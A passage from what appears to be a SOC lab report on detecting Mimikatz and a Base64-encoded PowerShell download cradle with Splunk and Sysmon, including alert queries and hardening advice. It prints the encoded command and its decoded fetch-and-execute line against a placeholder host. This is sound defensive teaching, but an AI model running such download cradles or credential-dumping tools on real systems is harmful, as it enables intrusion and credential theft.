- Fields List:** On the left, under "SELECTED FIELDS", are `host 1`, `source 1`, and `sourcetype 1`. Under "INTERESTING FIELDS", are `CommandLine 1`, `Company 1`, `ComputerName 1`, `CurrentDirectory 1`, `Description 1`, `EventCode 1`, `EventType 1`, `FileVersion 1`, `Hashes 1`, `Image 1`, `IntegrityLevel 1`, `Keywords 1`, `LineCount 1`, `LogName 1`, `LogonGuid 1`, `LogonId 1`, `Message 1`, `OpCode 1`, `OriginalFileName 1`, `ParentCommandLine 1`, `ParentProcessGuid 1`, `ParentProcessId 1`, `ParentUser 1`, `ProcessGuid 1`, `ProcessId 1`, and `Product 1`.

Figure 12: Expanded Sysmon EventCode 1 log — Image: C:\Users\ vboxuser\Downloads\mimikatz_trunk\x64\mimikatz.exe, Description: mimikatz for Windows, Company: gentilkiwi (Benjamin DELPY), IntegrityLevel: High

Figure 13: Full Sysmon log showing MD5 and SHA256 hashes of mimikatz.exe, ParentImage: powershell.exe — confirming execution chain from PowerShell

5.6 Key Forensic Indicators

- Image: mimikatz.exe in user Downloads folder
- Description: "mimikatz for Windows" — Company: gentilkiwi
- IntegrityLevel: High — executed with elevated privileges
- MD5: 29EFD64DD3C7FE1E2B022B7AD73A1BA5
- SHA256: 61C0810A23580CF492A6BA4F7654566108331E7A4134C968C2D6A05261B2D8A1
- ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- User: WINDOWS10-TARGE\vbouser

6. Attack 4 — PowerShell Encoded Command (Living off the Land)

6.1 Attack Overview

Category	Details
Tool	Built-in Windows PowerShell
MITRE Tactic	Execution / Defense Evasion
MITRE Technique	T1059.001 — PowerShell T1027 — Obfuscated Files
Executed On	Windows 10 VM (192.168.56.104)
Log Source	Sysmon Operational Log
Key Event IDs	Sysmon EventCode 1 — CommandLine contains EncodedCommand

6.2 What I Did

A Base64 encoded PowerShell command was executed on the Windows 10 VM, simulating a malware download cradle — a technique commonly used by real-world malware to download and execute additional payloads while evading basic signature-based detection.

The encoded command was executed using the `-EncodedCommand` flag:

```
powershell -EncodedCommand "SQBFAFgAIAAoAE4AZQB3AC0ATwBi..."
```

When decoded, the Base64 string translates to:


```
IEX (New-Object Net.WebClient).DownloadString('http://test.com')
```

The command attempted to download and execute content from a remote URL (test.com), which failed to resolve — but the execution itself was fully logged by Sysmon, including the complete encoded command string in the `CommandLine` field.

6.3 Why Attackers Do This

Using built-in Windows tools like PowerShell allows attackers to blend in with normal system activity — a technique known as "Living off the Land." Encoding commands in Base64 adds an extra layer of obfuscation, making it harder for basic security tools to detect malicious intent by signature alone. This technique is used extensively by real-world threat actors including nation-state groups.

6.4 Attack Evidence



```

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Windows\system32> powershell -EncodedCommand "SQBFafgAIAAoAE4AZQ83AC8ATwBIAGoAZQ6jAHQAIABQAGUAdAAuAFcAZQ8IAEMAbABpAGUAbgB8ACkALgBEAG8AdwB
uAGwAbwBhAGQAUwB8AHIAaQBuAGcAKAAnAGgAdABBAHAAGAvAC8AdAB1AHNAdAAuAGwAbwBtACcAKQA="
Exception calling "DownloadString" with "1" argument(s): "The remote name could not be resolved: 'test.com'"
At line:1 char:1
+ IEX (New-Object Net.WebClient).DownloadString('http://test.com')
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : WebException
  
```

Figure 14: PowerShell encoded command executing on Windows 10 VM — showing the -EncodedCommand flag with Base64 payload, and the resulting WebException when test.com fails to resolve

6.5 Splunk Detection

Sysmon captured the full PowerShell execution including the complete Base64 encoded command in the CommandLine field. This is a key detection advantage of Sysmon over basic Windows logging — the complete command line arguments are recorded, enabling detection of encoded command patterns.

Detection query used:

```

index=main sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1 CommandLine="*EncodedCommand*"
  
```

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The screenshot shows the Splunk Search interface. The search bar contains the query: `index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 CommandLine="*EncodedCommand*"`. The results show 1 event from 5/26/26 2:01:13.000 PM to 5/26/26 2:16:13.000 PM. The event details are as follows:

Time	Event
5/26/26 2:15:14.637 PM	05/26/2026 02:15:14.637 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=windows10-target Show all 38 lines host = windows10-target source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

Figure 15: Splunk showing 1 event matching the EncodedCommand detection query

The screenshot shows the Splunk Search interface with the same query as Figure 15. The event details are expanded, showing the full Sysmon log entry:

Time	Event
5/26/26 2:15:14.637 PM	SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=12529 Keywords=None TaskCategory=Process Create (rule: ProcessCreate) OpCode=Info Message=Process Create: RuleName: - UtcTime: 2026-05-26 08:45:14.635 ProcessGuid: {ea8dfd51-5d9a-6a15-1504-000000000000} ProcessId: 3908 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.19041.3636 (WinBulid.160101.0800) Description: Windows PowerShell Product: Microsoft Windows® Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand SQBFaFgIAAoAE4AZQ83AC8ATwB1AGaZQ8jAHQATAB0AGUa8AAUAFcaZQ81AEHABa8pAGUabgB8ACKALgBEAG8AdwBuAGwbhAGAUwB0AHTAgBUAGcAKAAnAGgADAB0AHAAOGavAC8AdAB1AHMAGaAAUAGMabwStACcAKAQ=

Figure 16: Full Sysmon EventCode 1 log showing complete CommandLine with Base64 payload, Image: powershell.exe, User: WINDOWS10-TARGE\vbouser, IntegrityLevel: High, ParentImage: powershell.exe

6.6 Key Forensic Indicators

- Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- CommandLine contains -EncodedCommand flag with Base64 string
- Decoded payload: IEX (New-Object Net.WebClient).DownloadString() — classic download cradle
- IntegrityLevel: High — elevated execution context
- ParentImage: powershell.exe — PowerShell spawning PowerShell is suspicious
- MD5: 6726185B70B5ADF05E8A1A1DF82EBF30

7. MITRE ATT&CK Framework Mapping

All four attacks simulated in this lab are mapped to the MITRE ATT&CK framework — the industry-standard knowledge base of adversary tactics and techniques used by security teams worldwide.

Attack	MITRE Tactic	Technique ID	Technique Name	Detection Method
SMB Enumeration	Reconnaissance	T1021.002	SMB/Windows Admin Shares	EventCode 4625 — Failed Logon
impacket-psexec	Lateral Movement	T1570	Lateral Tool Transfer	Sysmon EID 1 — services.exe spawning
Mimikatz	Credential Access	T1003.001	LSASS Memory	Sysmon EID 1 — mimikatz.exe execution
Encoded PowerShell	Execution / Defence Evasion	T1059.001 / T1027	PowerShell / Obfuscated Files	Sysmon EID 1 — EncodedCommand in cmdline

The four techniques cover the following attack chain stages:

- Initial Access / Reconnaissance — discovering the target's attack surface via SMB
- Lateral Movement — moving from the attacker machine to the target using valid credentials
- Credential Access — harvesting credentials for further exploitation
- Execution / Defence Evasion — executing malicious code while hiding intent

8. Splunk Monitoring Dashboard & Detection Alerts

8.1 Threat Monitoring Dashboard

A five-panel real-time monitoring dashboard was built in Splunk Enterprise to provide continuous visibility across all log sources. The dashboard visualizes attack patterns, event trends, and process activity across the monitored endpoint.




Figure 17: Splunk Threat Monitoring Dashboard — Panel 1: Event Timeline by Source showing log volume spikes corresponding to attack execution times, Panel 2: Top Sysmon Event Codes showing EventCode 1 (Process Create) as the dominant event type

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


Figure 18: Dashboard Panel 3: Failed Logon Attempts Over Time showing the spike during the SMB enumeration attack, Panel 4: Top Process Creations identifying the most active executables on the endpoint





Figure 19: Dashboard Panel 5: Event Summary by Type table showing all event codes captured — Sysmon EventCode 1 (5638 events), EventCode 11 (4025 events), Security EventCode 4907 (862 events) and more

8.2 Dashboard Panel Summary

Panel	Search Query	Purpose
Event Timeline by Source	index=main timechart count by sourcetype	Visualize log volume over time — spikes indicate attack activity
Top Sysmon Event Codes	...EventCode=1 stats count by EventCode sort -count	Identify most common Sysmon events for baseline and anomaly detection
Failed Logon Attempts	...EventCode=4625 timechart count	Track brute force and authentication attacks over time
Top Process Creations	...EventCode=1 stats count by Image head 10	Identify most active processes — unusual binaries stand out
Event Summary Table	index=main stats count by sourcetype EventCode	Complete breakdown of all captured event types and volumes

8.3 Automated Detection Alerts

Four scheduled detection alerts were configured in Splunk to automatically trigger when attack patterns are detected. Each alert runs hourly and adds results to the Triggered Alerts log when conditions are met.



Alerts							
Alerts set a condition that triggers an action, such as sending an email that contains the results of the triggering search to a list of people. Click the name to view the alert. Open the alert in Search to refine the parameters.							
filter		This app's ▾		4 Alerts		Show: 20 per page ▾	1 ▾ of 1 pages < >
i	Title	Actions	Next scheduled time	Owner	App	Sharing	Status
>	Encoded Powershell Command Detected	Open in search Edit ▾	May 26, 2026 3:00:00 PM	yashparmar	search	Private	✓ Enabled
>	Mimikatz Execution Detected	Open in search Edit ▾	May 26, 2026 3:00:00 PM	yashparmar	search	Private	✓ Enabled
>	SMB Brute Force Detected	Open in search Edit ▾	May 26, 2026 3:00:00 PM	yashparmar	search	Private	✓ Enabled
>	Suspicious Service Created - Lateral Movement	Open in search Edit ▾	May 26, 2026 3:00:00 PM	yashparmar	search	Private	✓ Enabled

Figure 20: Splunk Alerts page showing all 4 detection alerts — Encoded PowerShell Command Detected, Mimikatz Execution Detected, SMB Brute Force Detected, and Suspicious Service Created - Lateral Movement — all Enabled and scheduled

8.4 Detection Alert Details

Alert Name	SPL Detection Query	Trigger Condition
SMB Brute Force Detected	...EventCode=4625 stats count by host where count > 3	More than 3 failed logons from same host
Suspicious Service Created — Lateral Movement	...EventCode=1 ParentImage="*services.exe*" User="NT AUTHORITY\SYSTEM"	services.exe spawning process as SYSTEM
Mimikatz Execution Detected	...EventCode=1 Image="*mimikatz*"	mimikatz.exe found in process image path
Encoded PowerShell Command Detected	...EventCode=1 CommandLine="*EncodedCommand*"	EncodedCommand flag in PowerShell command line

9. Security Recommendations

Based on the attack scenarios simulated in this lab, the following defensive recommendations are provided. These represent industry best practices that would significantly reduce the risk of each attack technique succeeding in a real environment.

9.1 SMB Enumeration — Hardening Recommendations

- Implement account lockout policies — lock accounts after 3-5 failed login attempts within a defined time window
- Disable SMBv1 across the environment — SMBv1 is legacy, unencrypted, and exploited by numerous attack tools
- Restrict SMB access using firewall rules — only allow port 445 from authorized management systems
- Enforce Multi-Factor Authentication (MFA) for all privileged accounts
- Monitor and alert on multiple EventCode 4625 failures from single source IPs

9.2 Lateral Movement — Hardening Recommendations

- Apply the principle of least privilege — administrators should not use their privileged accounts for daily tasks
- Disable default administrative shares (ADMIN\$, C\$) where not operationally required
- Deploy an Endpoint Detection and Response (EDR) solution to detect and block psexec-style activity
- Implement network segmentation — limit lateral movement by restricting which systems can communicate with each other
- Monitor for services.exe spawning unusual child processes — particularly from network-authenticated sessions

9.3 Credential Dumping — Hardening Recommendations

- Enable Windows Credential Guard — virtualizes the LSA process to prevent direct memory access by tools like Mimikatz
- Enable LSA Protection (RunAsPPL) — marks the LSASS process as protected, preventing unauthorized access
- Disable WDigest authentication — prevents cleartext credentials from being cached in memory on modern Windows systems
- Implement Privileged Access Workstations (PAWs) for administrative tasks
- Alert on EventCode 10 (Process Access) where TargetImage contains lsass.exe from non-system processes

9.4 Encoded PowerShell — Hardening Recommendations

- Enable PowerShell Constrained Language Mode — restricts PowerShell capabilities to prevent advanced attack techniques
- Enable PowerShell Script Block Logging (EventCode 4104) — logs the decoded content of all PowerShell commands
- Deploy the Anti-Malware Scan Interface (AMSI) — scans decoded PowerShell content before execution
- Restrict PowerShell execution policy — require signed scripts in production environments
- Alert on -EncodedCommand or -enc flags in PowerShell command lines via Sysmon EventCode 1

10. Conclusion

This SOC Detection Lab project demonstrates end-to-end threat detection capabilities across the full attack lifecycle — from initial reconnaissance through credential dumping and execution. By building the lab environment from scratch, configuring the log pipeline, simulating realistic attacks, and developing custom detection rules, this project reflects the practical skills required of a SOC Analyst or Security Engineer in a real enterprise environment.

Key achievements of this project:

- Built a fully functional SIEM pipeline using Splunk Enterprise, Sysmon, and the Universal Forwarder — mirroring real-world enterprise deployments
- Simulated 4 distinct attack techniques across 4 MITRE ATT&CK tactics — providing broad detection coverage
- Developed SPL detection queries that generated zero false positives against the simulated attacks
- Configured automated alerting for ongoing threat detection without manual intervention
- Demonstrated that Sysmon with a quality configuration provides significantly richer telemetry than default Windows Event logging

A key learning from this project was the value of the SwiftOnSecurity Sysmon configuration in providing detailed process telemetry. The combination of Security logs for authentication events and Sysmon logs for process and file activity created overlapping detection coverage that would be difficult for an attacker to fully evade.

This project directly maps to the following SOC analyst job requirements commonly found in entry-level positions:

- SIEM administration and configuration (Splunk)
- Log analysis and event correlation
- Detection rule development using SPL
- Understanding of common attack techniques and MITRE ATT&CK
- Windows endpoint security and event logging
- Incident documentation and reporting

End of Report